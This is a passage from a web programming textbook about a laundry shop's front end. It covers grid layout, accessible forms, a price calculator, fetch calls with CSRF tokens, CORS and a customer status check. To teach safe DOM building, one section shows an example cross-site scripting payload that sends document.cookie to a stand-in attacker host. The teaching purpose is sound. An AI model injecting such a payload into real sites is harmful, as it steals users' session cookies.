The cause was the calculator. Its form is a one-column grid (`.form { display: grid; }`), and its `<select>` lists options such as *Dry cleaning - suit 2 pieces (per item) - Rp 65.000*. A grid column created without an explicit size is `auto`, and an `auto` track may not become narrower than the widest thing inside it that cannot wrap: the select box, sized to its longest option. The track grew to 484 pixels and took the page with it. The repair is one line, now in `style.css`:

```
  grid-template-columns: minmax(0, 1fr);
```

`minmax(0, 1fr)` says the column may shrink to nothing and should otherwise take the available width, so the select box becomes as wide as the screen and its long options are cut off inside the box, as select boxes always are. The same flaw was in the PHP track's new-bill form, whose service list has the same long options; the same line fixed it, and Chapter 9's code carries the repair. Neither the logic tests nor the jsdom page tests could have found this, because neither has a layout engine. Section 8.14 returns to this lesson.

8.6 Accessible Forms

8.6.1 The status form

The status page is the only page a customer ever needs, so its form deserves the most care. **Listing 8.6** shows it.

Listing 8.6 `static/status.html`: the form of "Where is my laundry?" and the three regions the script fills: a connection error, a message and the result.

```
    <main class="page narrow">
      <section class="card center">
        <h1>Where is my laundry?</h1>
        <p class="muted">
          Enter the bill number from your receipt and the phone number you gave us.
        </p>
        <form id="status-form" class="form" novalidate>
          <label for="bill">Bill number</label>
          <input
            id="bill"
            name="bill"
            type="text"
            placeholder="B2938"
            required
            maxlength="10"
            autocomplete="off"
          />
          <label for="phone">Phone</label>
          <input
            id="phone"
            name="phone"
            type="tel"
            placeholder="0896 0000 1482"
            required
            maxlength="30"
            inputmode="tel"
            autocomplete="tel"
          />
          <button type="submit" class="button primary">Check</button>
        </form>
      </section>

      <div id="connect-error" class="flash flash-error" hidden></div>
      <p id="status-message" class="flash" role="alert" hidden></p>
      <section
        id="status-result"
        class="card result"
        aria-live="polite"
        hidden
      ></section>
    </main>
```

Every choice in it answers a question a real customer would have:

- **Every field has a visible** `<label>`, joined to its input by `for` and `id`. Clicking the label focuses the field, and a screen reader reads "Bill number, edit text". A placeholder alone is not a label: it disappears as soon as you type and is too pale to read.
- **The phone field is** `type="tel"` **with** `inputmode="tel"` **and** `autocomplete="tel"`**.** A phone shows its dialing keypad, and the browser can offer the number it already knows. It is not `type="number"`, because a phone number is not a quantity: it has a leading zero, dashes and spaces, and the server compares only its digits.
- `maxlength` **stops absurd input early** (10 characters for a bill number, 30 for a phone), a courtesy, not a defense: the server checks again.
- `novalidate` **on the form** switches off the browser's own pop-up bubbles, which differ from browser to browser and cannot be styled or translated. The script checks the two fields itself and writes the message into the page.
- `<p id="status-message" role="alert">` is announced by a screen reader the moment its text changes, so a blind customer hears "No bill found for this number and phone" without having to hunt for it. The result region has `aria-live="polite"`, which announces the answer when the reader is ready.

Figure 8.5 shows both outcomes on a phone: the answer for bill B2938 with its phone number, and the error for the same bill with somebody else's number.



Figure 8.5 "Where is my laundry?" at 360 pixels in live mode. Left: B2938 with 0896 0000 1482 is ready for pickup since 30 Sep 2026 18:00. Right: the same bill with another phone number gets the same message as a bill that does not exist.

8.6.2 Why the error says so little

The message on the right of **Figure 8.5** does not say "wrong phone number". It says that no bill was found for this number *and* phone, which is exactly what it says for bill B9999, which does not exist. If it said "wrong phone", anyone could type bill numbers from B0001 upward and learn

which ones exist, and then guess phone numbers for them. The requirement BR-10 asks for the same answer in both cases, and the API gives it; the page must not undo that by being more helpful than the server. The answer also contains no name, no address and no e-mail: the API does not send them (data minimization), so the page could not show them even if a bug tried to. Indonesia's Personal Data Protection Law, UU No. 27/2022, makes that principle a legal duty for every shop that stores customers' data, and its implementing regulation, PP No. 33/2026, was issued in July 2026 [8].

8.6.3 The calculator as a live form

The calculator of the home page recomputes on every keystroke. Its script, **Listing 8.7**, is the first complete page script of this chapter.

Listing 8.7 `static/js/home.js`: the price list and the calculator. The same rules as the server: weight rounded up, price times units, express as its own service.

```
/* Profitina Laundry (static front end) - index.html: price list and price
   calculator. */
"use strict";

document.addEventListener("DOMContentLoaded", () => {
  const { el, clear, table } = PLUI;

  PLUI.start(async (api) => {
    const list = document.getElementById("price-list");
    let services;
    try {
      services = (await api.services()).data;
    } catch (e) {
      clear(list).append(
        el(
          "p",
          { class: "flash flash-error" },
          "The price list could not be loaded: " + e.message,
        ),
      );
      return;
    }

    // The price list (GET /api/services)
    clear(list).append(
      table(
        [
          { label: "Service", value: (s) => s.description },
          {
            label: "Price",
            value: (s) => PL.money(s.price) + " / " + PL.unitName(s.description, 1),
            num: true,
          },
          {
            label: "Ready within",
            value: (s) => PL.promisedHours(s.id) + " hours",
          },
        ],
        services,
      ),
    );
```

Listing 8.7 (Continued) *static/js/home.js: the price list and the calculator. The same rules as the server: weight rounded up, price times units, express as its own service.*

```
  // The calculator: the same rules as the server (BR-1, BR-2, BR-3)
  const form = document.getElementById("calc-form");
  const select = document.getElementById("calc-service");
  const amount = document.getElementById("calc-amount");
  const out = document.getElementById("calc-result");
  clear(select);
  for (const s of services)
    select.append(
      el("option", { value: s.id }, `${s.description} - ${PL.money(s.price)}`),
    );
  select.disabled = false;

  const byId = Object.fromEntries(services.map((s) => [s.id, s]));
  function update() {
    const s = byId[select.value];
    const units = PL.roundUpUnits(amount.value);
    clear(out);
    if (!s || units === null || units > 999) {
      out.append(
        el(
          "span",
          { class: "field-error" },
          "Enter a weight or a number greater than 0.",
        ),
      );
      return;
    }
    const name = PL.unitName(s.description, units);
    out.append(
      el("strong", {}, PL.priceLine(s.price, units)),
      el(
        "span",
        {},
        ` (${units} ${name}), ready within ${PL.promisedHours(s.id)} hours.`,
      ),
    );
    // Example 2 of the requirements: express = regular price + 50 %
    if (s.id === "S0002" && byId.S0001) {
      const regular = PL.price(byId.S0001.price, units);
      out.append(
        el(
          "span",
          { class: "hint block" },
          `Regular wash & fold would be ${PL.money(regular)}; the express ` +
            `surcharge is ${PL.money(PL.price(s.price, units) - regular)}.`,
        ),
```

Listing 8.7 (Continued) *static/js/home.js: the price list and the calculator. The same rules as the server: weight rounded up, price times units, express as its own service.*

```
      );
    }
  }
  form.addEventListener("input", update);
  form.addEventListener("submit", (e) => e.preventDefault());
  update();
 });
});
```

The calculator uses two rules of the business, both from Chapter 3. The weight *w* in kilograms is rounded up to whole units, and the price is the unit price times the units:

$$u = \lceil w \rceil, \qquad payment = price \times u \tag{8.2}$$

For 4.3 kg of wash, dry and fold at Rp 8.000 per kilogram, Equation (8.2) gives $u = \lceil 4.3 \rceil = 5$ and a payment of $8{,}000 \times 5 = 40{,}000$, which the page prints as *5 x Rp 8.000 = Rp 40.000*. For express service (S0002, Rp 12.000 per kilogram) the script also prints what the regular service would cost and the difference, the 50 percent express surcharge of rule BR-3: for 2.4 kg, $u = 3$, express costs Rp 36.000, regular Rp 24.000, surcharge Rp 12.000.

Notice `form.addEventListener("input", update)`: one listener on the form catches the `input` event of every field inside it, because events **bubble** from the element where they happen up through its ancestors. And notice `form.addEventListener("submit", (e) => e.preventDefault())`: without it, pressing Enter in the weight field would submit the form and reload the page, throwing the result away.

8.7 Building the Page Safely: the DOM without `innerHTML`

8.7.1 The danger in one customer's name

When the browser reads HTML it builds a tree of objects, the **Document Object Model** (DOM). JavaScript changes the page by changing that tree. There are two ways to put a customer's name into a table cell. The quick way writes HTML text:

```
cell.innerHTML = customer.name;          // never do this with data
```

The safe way creates the cell's text as text:

```
cell.textContent = customer.name;        // the name stays a name
```

The difference appears the day somebody registers as a customer under the name `<img src=x onerror="fetch('https://evil.example/?c='+document.cookie)">`. With `innerHTML` the browser parses the name as HTML, creates an image that fails to load, and runs the `onerror` code in the page of every employee who opens the customer list. This attack is **cross-site scripting** (XSS), and it has been near the top of every list of web vulnerabilities for twenty years [9]. With `textContent` the browser shows the strange name exactly as typed, angle brackets and all, and nothing runs.

8.7.2 One helper for every element

Writing `createElement`, `setAttribute` and `append` for every cell of every table would bury the pages in noise, so `ui.js` offers one small helper, `el()`, in **Listing 8.8**.

Listing 8.8 `static/js/ui.js`: `el(tag, attributes, ...children)` builds one element. Children that are not already nodes become text nodes, so data can never become markup.

```
/** el("td", {class: "num"}, "Rp 40.000") -> <td class="num">Rp 40.000</td> */
function el(tag, attrs, ...children) {
  const node = document.createElement(tag);
  for (const [k, v] of Object.entries(attrs || {})) {
    if (v === null || v === undefined || v === false) continue;
    if (k === "class") node.className = v;
    else if (k === "dataset") Object.assign(node.dataset, v);
    else if (k.startsWith("on") && typeof v === "function")
      node.addEventListener(k.slice(2), v);
    else node.setAttribute(k, v === true ? "" : String(v));
  }
  for (const c of children.flat()) {
    if (c === null || c === undefined || c === false) continue;
    node.append(c instanceof Node ? c : document.createTextNode(String(c)));
  }
  return node;
}
```

`el("td", {class: "num"}, "Rp 40.000")` returns the element `<td class="num">Rp 40.000</td>`. The attribute loop skips `null`, `undefined` and `false`, so an attribute can be switched on and off with an expression such as `{class: o.overdue ? "overdue" : null}`. An attribute whose name starts with `on` and whose value is a function becomes an event listener, which is how the **Finished** buttons get their click handlers without any `onclick="..."` text in the HTML. The children are flattened one level, so a function can pass an array of rows. And the decisive line is `document.createTextNode(String(c))`: whatever the server sent, it enters the page as text.

The tests of Section 8.14 enforce the rule mechanically: `JS-NO-INNERHTML` reads every script of the front end and fails if any of them uses `innerHTML`, `outerHTML`, `insertAdjacentHTML` or `document.write`.

The same file builds every table of the staff view with `table(columns, rows)`, whose columns are objects such as `{label: "Rack", value: (b) => b.rack}`. It writes each column's label into the header and, as `data-label`, into every cell of that column, which is what the phone layout of **Listing 8.5** reads. So the price list of `home.js`, the queue, the customer list and the monthly report all become cards on a phone without a line of page-specific CSS.

8.8 Talking to the API with `fetch()`

8.8.1 A request, one step at a time

`fetch(url, options)` is the browser's function for making an HTTP request from JavaScript [10], [11]. It returns a **promise**: an object that stands for an answer that has not arrived yet. The keyword `await`, allowed inside a function marked `async`, pauses that function until the promise is settled and hands back the result, while the rest of the page stays responsive. **Listing 8.9** is the only place in the front end where `fetch()` is called for data.

Listing 8.9 `static/js/api.js`: `LiveApi.request()`. Every call of the live data source goes through these lines: headers, the session cookie, the anti-forgery token, the JSON body and one kind of error for every failure.

```
  async request(method, path, body) {
    const headers = { Accept: "application/json" };
    if (body !== undefined) headers["Content-Type"] = "application/json";
    if (method !== "GET" && this.csrf) headers["X-CSRF-Token"] = this.csrf; // S-4
    let res;
    try {
      res = await this.fetch(this.base + path, {
        method,
        headers,
        credentials: "include", // send the session cookie (api.md 1)
        body: body === undefined ? undefined : JSON.stringify(body),
      });
    } catch (e) {
      throw new PL.ApiError(
        0,
        "network",
        `Cannot reach ${this.base}. Is the server running?`,
      );
    }
    if (res.status === 204) return null;
    let data = null;
    try {
      data = await res.json();
    } catch (e) {
      data = null;
    }
    if (!res.ok) {
      const err = (data && data.error) || {};
      throw new PL.ApiError(
        res.status,
        err.code || "error",
        err.message || `HTTP ${res.status}`,
        err.fields,
      );
    }
    return data;
  }
```

Read it as the story of one request:

1. **Headers.** `Accept: application/json` asks for JSON. If there is a body, `Content-Type: application/json` says what it is. For any method other than `GET`, the `X-CSRF-Token` header carries the token that the API gave at login (Section 8.8.3).
2. **The call.** `credentials: "include"` tells the browser to send the cookies it holds for the API's address, even though the page itself comes from another port. Without it the session cookie stays at home and every request arrives as a stranger.
3. **Network failure.** If the server is not running, the network is down, or the browser refuses the request, `fetch()` does not return a response at all: it *throws*. The `catch` turns that into an `ApiError` with status 0 and the message *Cannot reach http://localhost:8000. Is the server running?*, which the pages can show as it is.
4. **No content.** Status 204 (after logout) has no body; the method returns `null`.
5. **The body.** `res.json()` reads and parses the body. A server that crashed badly might send an HTML error page instead; the inner `try` keeps that from becoming a second, more confusing error.
6. **HTTP errors.** Unlike many libraries, `fetch()` does **not** throw for 404 or 500; a response is a response. `res.ok` is true only for the statuses 200 to 299, so the method checks it and throws an `ApiError` built from the API's own error object: `{"error": {"code": "not_found", "message": "There is no bill B9999."}}` becomes an error with `status` 404, `code` `not_found` and that message.

Every page therefore handles exactly one kind of failure, an `ApiError` with a `status`, a `code` and a human `message`, whether the cause was a dead network, a wrong password or a bill in the wrong state.

8.8.2 The methods of the API object

Below `request()` the class has one small method per endpoint, and each is a single line. **Table 8.3** lists the ones the pages use, with the requests they make.

Table 8.3 The methods of `LiveApi` and `MockApi` and the HTTP requests behind them. Both classes have exactly these methods, which is what makes them interchangeable.

Method	Request	Used by
`services()`	`GET /api/services`	home page
`status(bill, phone)`	`GET /api/status?bill=...&phone=...`	status page
`login(email, password)`	`POST /api/login` (keeps the `csrf_token`)	staff view
`me()`	`GET /api/me` (refreshes the token)	staff view, on start
`dashboard(date)`	`GET /api/reports/dashboard`	dashboard
`bills(filters)`	`GET /api/bills?outlet=O02&status=queued&...`	queue
`bill(id)`	`GET /api/bills/{id}`	bill panel, receipt
`customers(q, page, perPage)`	`GET /api/customers?q=...`	customers
`monthly(from, to)`	`GET /api/reports/monthly?from=...&to=...`	monthly report
`finish(id)`	`POST /api/bills/{id}/status` with `{"status": "finished"}`	queue
`outlets()`	`GET /api/outlets`	receipt (the outlet's address)

The query strings are built with `encodeURIComponent()` or `URLSearchParams`, never by gluing raw text: a phone number typed as `0896 0000 1482` contains spaces, and a search text could contain `&` or `#`, which would otherwise end the parameter or the whole address.

8.8.3 The session cookie and the anti-forgery token

Figure 8.6 follows one working session of the staff view.



Figure 8.6 One session of the staff view. The login answer sets an `HttpOnly` session cookie, which the browser sends back by itself, and returns a `csrf_token`, which the script must send as a header with every change. A change without the header is refused with 403.

The login request sends the e-mail and the password as JSON. The API answers with the employee's public fields and a random `csrf_token`, and with a `Set-Cookie` header for the session. That cookie is marked `HttpOnly`, so JavaScript cannot read it at all: even if an attacker managed to run a script in the page, it could not steal the session cookie. The browser simply attaches it to every later request to the API.

Why then a second secret? Because the browser attaches cookies to requests *whatever page caused them*. If a cashier who is logged in visits a malicious page, that page can make her browser send `POST /api/bills/B2941/status` with her cookie. This is **cross-site request forgery** (CSRF) [12]. The defense is a value that the malicious page cannot know: the token, which lives only in the memory of the real page (`this.csrf`) and travels in a custom header. The API refuses every change that lacks the header or carries a wrong one, with `403 {"error": {"code": "csrf_failed"}}`. The tests of Section 8.14 and both console clients of Sections 8.15 and 8.16 demonstrate exactly that refusal.

8.8.4 Cross-origin requests, briefly

In live mode the page comes from `http://localhost:5500` and the API from `http://localhost:8000`. Different ports make different **origins**, and by default a browser does not let a page read the answer of a request to another origin. The API opts in with **CORS** (Cross-Origin Resource Sharing) headers: for requests from `http://localhost` or `http://127.0.0.1` on any port, it answers with `Access-Control-Allow-Origin` naming the page's origin and `Access-Control-Allow-Credentials: true`, and it answers the browser's **preflight** (an `OPTIONS` request sent before a `POST` with a custom header) with 204 and the list of allowed headers, `Content-Type`

and `X-CSRF-Token`. Pages from any other origin get no such headers, and the browser keeps the answers from them.

Cookies have a rule of their own. The session cookie is `SameSite=Lax`, which means the browser sends it on requests between pages of the same **site**. `localhost:5500` and `localhost:8000` are the same site, because the site ignores the port. `127.0.0.1:5500` and `localhost:8000` are not, because the host names differ. That is why Section 8.3.3 asked you to change the address to `localhost`, and why the troubleshooting table of the README lists "the login works, but the next step says *Please log in first*" as the symptom.

8.8.5 Choosing the data source

Listing 8.10 decides, at the start of every page, which data source the page gets.

Listing 8.10 `static/js/api.js`: `probe()` asks the API for the price list and gives up after two seconds; `connect()` returns a `LiveApi` or a `MockApi` according to the settings.

```
/** Is a live API answering? (2 seconds at most) */
async function probe(base) {
  const ctrl =
    typeof AbortController !== "undefined" ? new AbortController() : null;
  const timer = ctrl ? setTimeout(() => ctrl.abort(), 2000) : null;
  try {
    const res = await fetch(base.replace(/\/+$/, "") + "/api/services", {
      credentials: "include",
      signal: ctrl && ctrl.signal,
    });
    return res.ok;
  } catch (e) {
    return false;
  } finally {
    if (timer) clearTimeout(timer);
  }
}

/**
 * Chooses the data source from the settings:
 * mode "live": the API only;  "mock": the CSV files only;  "auto": the API if it
 * answers, else the CSV files.
 */
async function connect() {
  const s = settings();
  if (s.mode === "live" || (s.mode === "auto" && (await probe(s.apiBase)))) {
    return new LiveApi(s.apiBase);
  }
  return MockApi.fromUrl(s.csvBase, s.mockNow);
}
```

The two-second limit uses an `AbortController`, the standard way to cancel a `fetch()` that takes too long; without it, a page pointed at an address where nothing answers could wait for the operating system's own timeout, often more than a minute. The settings come from `js/config.js` and, if the user saved a choice under **Connection settings**, from `localStorage`, the browser's small per-site store. The code that reads `localStorage` is wrapped in `try`, because a private window may refuse it, and the page must still start.

8.9 The Status Check, Line by Line

Listing 8.11 is the whole script of the status page. It is short enough to read in full, and it contains every idea of the last three sections.

Listing 8.11 `static/js/status.js`: the customer's status check (FR-10). A link such as `status.html?bill=B2938&phone=0896-0000-1482` fills the form and checks at once.

```
/* Profitina Laundry (static front end) - status.html: the public status
   check (FR-10).
   Shows no name, address or e-mail: the API does not even send them. */
"use strict";

document.addEventListener("DOMContentLoaded", () => {
  const { el, clear, message } = PLUI;
  const form = document.getElementById("status-form");
  const msg = document.getElementById("status-message");
  const result = document.getElementById("status-result");

  // status.html?bill=B2938&phone=0896-0000-1482 fills the form (a link on a
  // receipt, for example)
  const params = new URLSearchParams(location.search);
  form.elements.bill.value = params.get("bill") || "";
  form.elements.phone.value = params.get("phone") || "";

  PLUI.start(async (api) => {
    async function check() {
      const bill = form.elements.bill.value.trim();
      const phone = form.elements.phone.value.trim();
      result.hidden = true;
      if (!bill || !PL.digits(phone)) {
        message(msg, "error", "Enter the bill number and your phone number.");
        return;
      }
      try {
        const r = await api.status(bill, phone);
        message(msg, "ok", "");
        render(r);
      } catch (e) {
        if (e.status === 429)
          message(
            msg,
            "error",
            "Too many checks. Please wait a minute and try again.",
          );
        else if (e.status === 404)
          message(
            msg,
            "error",
            "No bill found for this number and phone. Check the receipt or call " +
              "the outlet.",
          );
        else message(msg, "error", e.message);
      }
```

Listing 8.11 (Continued) *static/js/status.js: the customer's status check (FR-10). A link such as status.html?bill=B2938&phone=0896-0000-1482 fills the form and checks at once.*

```
    }

    function render(r) {
      clear(result);
      let when = "";
      if (r.status_text === "Ready for pickup")
        when = "since " + PL.dateTime(r.finished);
      else if (r.status_text === "In process")
        when = "In process, expected ready by " + PL.dateTime(r.promised);
      else if (r.status_text === "Collected")
        when = "Collected on " + PL.dateTime(r.departed);
      result.append(
        el("h2", {}, r.bill_id),
        el("p", { class: "big" }, r.status_text.toUpperCase()),
        when ? el("p", {}, when) : null,
        el("p", {}, `${r.service} · ${r.unit} ${PL.unitName(r.service, r.unit)}`),
        el(
          "dl",
          { class: "totals" },
          el("dt", {}, "Total"),
          el("dd", {}, PL.money(r.payment)),
          el("dt", {}, "Still to pay"),
          el("dd", {}, PL.money(r.balance)),
        ),
        el("p", {}, r.outlet.name, el("br"), r.outlet.phone),
      );
      result.hidden = false;
    }

    form.addEventListener("submit", (e) => {
      e.preventDefault();
      check();
    });
    if (form.elements.bill.value && form.elements.phone.value) check();
  });
});
```

Follow a customer who scans the link printed on her receipt:

1. The page loads; `DOMContentLoaded` fires after the HTML is read. The script finds its three elements and reads the address's query string with `URLSearchParams`: `bill=B2938` and `phone=0896-0000-1482` fill the two fields.
2. `PLUI.start()` connects to the data source and calls the function passed to it with the API object. Because both fields are filled, the last line calls `check()` immediately.
3. `check()` trims the fields and refuses to send an empty bill number or a phone without digits, with a message in the page. `PL.digits()` keeps only the digits, so `0896-0000 1482` and `089600001482` are the same number, as they are for the server.
4. `await api.status(bill, phone)` sends `GET /api/status?bill=B2938&phone=0896-0000-1482`. The answer, for the sample data at 21:00 on 30 September 2026, is the JSON object of the API documentation: `status_text` "Ready for pickup", `finished` "2026-09-30 18:00:28", `unit` 5, `payment` 40000, `balance` 40000, and the outlet Profitina Laundry Wiyung with its phone number.
5. `render()` builds the result: the bill number as a heading, the state in capitals, *since 30 Sep 2026 18:00*, *Wash, dry & fold (per kg) · 5 kg*, a small definition list with *Total Rp 40.000* and *Still to pay Rp 40.000*, and the outlet. Every value goes through `el()`, so every value is text.
6. If anything goes wrong, the `catch` looks at the status: 429 means the customer (or a script pretending to be one) checked more than ten times in a minute; 404 means no such bill *or*

wrong phone, deliberately the same; anything else, such as the network failure of **Listing 8.9**, shows the error's own message.

8.10 The Staff View: Login, Dashboard and Queue

8.10.1 Logging in and showing the right tabs

`admin.html` holds two sections: the login card and the application, and only one is visible at a time. **Listing 8.12** is the login handler and the function that opens the application.

Listing 8.12 `static/js/admin.js`: showing the application for a user, and the login form. The tabs a role may not use are hidden, and the server checks the role again on every request.

```
    // ---- login / logout (FR-1) ----
    async function showApp(u) {
      user = u;
      $("login").hidden = true;
      $("app").hidden = false;
      $("who").textContent = `${u.name} (${u.role}, ${u.outlet_id})`;
      for (const tab of document.querySelectorAll(".tab[data-roles]")) {
        // the server checks again (S-7)
        tab.hidden = !tab.dataset.roles.split(" ").includes(u.role);
      }
      await openPanel("dashboard");
    }

    function showLogin() {
      user = null;
      $("app").hidden = true;
      $("login").hidden = false;
    }

    $("login-form").addEventListener("submit", async (e) => {
      e.preventDefault();
      const f = e.target;
      const button = f.querySelector("button");
      button.disabled = true;
      message($("login-message"), "warn", "Checking...");
      try {
        const r = await api.login(
          f.elements.email.value,
          f.elements.password.value,
        );
        f.elements.password.value = "";
        message($("login-message"), "ok", "");
        await showApp(r.employee);
      } catch (err) {
        f.elements.password.value = "";
        message(
          $("login-message"),
          "error",
          err.status === 429
            ? "Too many attempts, try again in 15 minutes."
            : err.message,
        );
      } finally {
        button.disabled = false;
      }
    });
```

The login handler shows three habits worth copying. It disables the button while the request is on its way, so an impatient double click does not send two logins; the `finally` block enables it again whatever happens. It shows *Checking…* at once, because the server's password check is slow on

purpose (PBKDF2 with 600,000 iterations, Chapter 9) and a silent second feels like a broken button. And it empties the password field after every attempt, successful or not.

`showApp()` hides the tabs that the employee's role may not open: a tab such as `<button data-roles="owner supervisor">Monthly report</button>` stays visible only for those roles. The comment in the code says what matters: this is for convenience, not protection. A washer who opens the browser's developer tools and un-hides the tab gets `403 {"error": {"code": "forbidden"}}` from the API, because the server checks the role on every request.

8.10.2 The dashboard

Figure 8.7 is the owner's dashboard for 30 September 2026, drawn by `loadDashboard()` from one call, `GET /api/reports/dashboard`.



Figure 8.7 The owner's dashboard in live mode. The markers show (1) who is logged in, (2) the tabs, (3) the outlet tiles laid out by Grid, (4) the month's charged amount per outlet and in total, (5) the top services of the month, (6) the data source.

Every number in it comes from the sample data and matches the requirements document. At Rungkut (O01) six bills arrived that day and Rp 186.000 was received; nine bills are in process and 23 are ready for pickup. At Keputih (O02) one bill arrived, nothing was received, nine are in process, and six of those are **overdue**, drawn in red because the `dd` element gets the class `overdue` when the number is not zero. At Wiyung (O03) three bills arrived and Rp 160.000 was received. In September the three outlets charged Rp 3.953.000, Rp 3.851.000 and Rp 4.109.000, together

$$3{,}953{,}000 + 3{,}851{,}000 + 4{,}109{,}000 = 11{,}913{,}000 \text{ rupiah}, \tag{8.3}$$

the total of Equation (8.3) that the page prints as *Total Rp 11.913.000*. The script does not add these numbers itself: the API sends `month_charged_total`, and the tests check that it equals the sum.

